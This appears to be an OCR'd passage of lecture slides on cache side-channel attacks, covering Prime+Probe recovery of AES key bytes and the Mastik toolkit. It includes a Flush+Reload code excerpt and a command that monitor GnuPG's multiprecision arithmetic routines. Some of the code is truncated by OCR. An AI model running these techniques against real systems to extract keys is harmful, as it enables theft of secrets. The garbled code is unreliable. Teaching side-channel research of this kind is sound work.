    0xeffafa15U, 0xb25959ebU, 0x8e4747c9U, 0xfbf0f00bU,
    0x41adadecU, 0xb3d4d467U, 0x5fa2a2fdU, 0x45afafeaU,
    0x239c9cbfU, 0x53a4a4f7U, 0xe4727296U, 0x9bc0c05bU,
```

AES T-table access

```
static const u32 Te0[256] = {
    0xc66363a5U, 0xf87c7c84U, 0xee777799U, 0xf67b7b8dU,
    0xfff2f20dU, 0xd66b6bbdU, 0xde6f6fb1U, 0x91c5c554U,
    0x60303050U, 0x02010103U, 0xce6767a9U, 0x562b2b7dU,
```

```
s0 = plaintext ^ key
t0 = Te0[s0>>24]
```


- Assume we know the plaintext and the index (s0>>24)
  - **We can recover the most significant byte of the key**

Prime+Probe Attack on AES


```
s0 = plaintext ^ key
t0 = Te0[s0>>24]
```

- For many plaintexts do: Prime, Encrypt, Probe
- Calculate the average probe time of each cache set as a function of the byte value

PP Attack on AES - Results



PP Attack on AES – More Results



Other Techniques (a very partial list)

- Evict+Time [OST06]
- Branch prediction [AKS06,ERAP18,…]
- L1-I Prime+Probe [Aci07]
- LLC Prime+Probe [LYG+15,IES15]
- Flush+Flush [GMWM15]
- CacheBleed [YGH17]
- TLBleed [GRBG18]
- PortSmash [CBH+18]
- SPOILER [IMB+19]

- OpenSSL

  LOW Severity. This includes issues such as those that … or hard to exploit timing (side channel) attacks.

  https://www.openssl.org/policies/secpolicy.html

- Attacks are easy, but at the same time
  - Publications are terse – technical details are often omitted
  - Generic tools do not exist

Mastik

- Extremely bad acronym for
  Micro-**A**rchitectural **S**ide-channel **T**ool**K**it
- Original Aims
  - Collate information on SC attacks
    - Improve our understanding of the domain
    - Provide somewhat-robust implementations of all known SC attack techniques for every architecture
    - Implementation of generic analysis techniques
  - Reduce barriers to entry into the area
  - Shift focus to cryptanalysis

Current Status

- Reasonably robust implementation of six attacks
  - Prime+Probe on L1-D, L1-I and L3
  - Flush+Reload
  - Flush+Flush
  - Performance degradation
- Only Intel x86-64, on Linux and Mac (limited)
  - x86-32 and limited ARM currently working in the lab
- Zero documentation, little testing
- Little user feedback

Mastik – Setup

```
#define NMONITOR 3
char *monitor[] = {
  "mpih-mul.c:85",
  "mpih-mul.c:271",
  "mpih-div.c:356"
};

int main(int ac, char
  char *binary = av[1

  fr_t fr = fr_prepare(

  for (int i = 0; i < NMONITOR; i++) {
    uint64_t offset = sym_getsymboloffs    inary, monitor[i]);
    fr_monitor(fr, map_offset(binary    ffset));
  }

  uint16_t *res = malloc(SAMPLES * NMONITOR * sizeof(uint16_t));
  for (int i = 0; i < SAMPLES * NMONITOR ; i+= 4096/sizeof(uint16_t))
    res[i] = 1;
  fr_probe(fr, res);
```

Allocate a handler of a Flush+Reload attack

Tell handler what to mo

Prepare space for results

Mastik – Attack

Run attack

```
int l = fr_trace(fr, SAMPLES, res, SLOT, THRESHOLD, 500);

for (int i = 0; i < l; i++) {
  for (int j = 0; j < NMONITOR; j++)
    printf("%d ", res[i * NMONITOR + j]);
  putchar('\n');
}

free(res);
fr_release(fr);
}
```

Output results

No need to program

```
FR-trace -s 2000 -c 100000 -f ./gpg \
         -m mpih-mul.c:85 \
         -m mpih-mul.c:271 \
         -m mpih-div.c:356
```


Mastik - Demo

- Live Demo


Mastik - Future

- Open Source project – to be launched real soon
- More attack techniques
  - CacheBleed
  - Branch prediction attacks
- GUI interface
- Some analysis

Future: GUI Setup



Future: GUI output



Future - analysis

- Live demo…